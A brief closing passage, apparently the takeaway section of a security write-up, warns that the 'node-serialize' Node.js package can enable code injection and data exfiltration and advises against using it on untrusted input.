Part 10: Takeaway

Use of vulnerable deserializers can lead to code injection, which in turn can lead to code injections aimed at violating data confidentiality and exfiltrating user data. Thus, it is important to refrain from using ‘Node-Serialize’ to deserialize data from untrusted sources and user payloads/headers.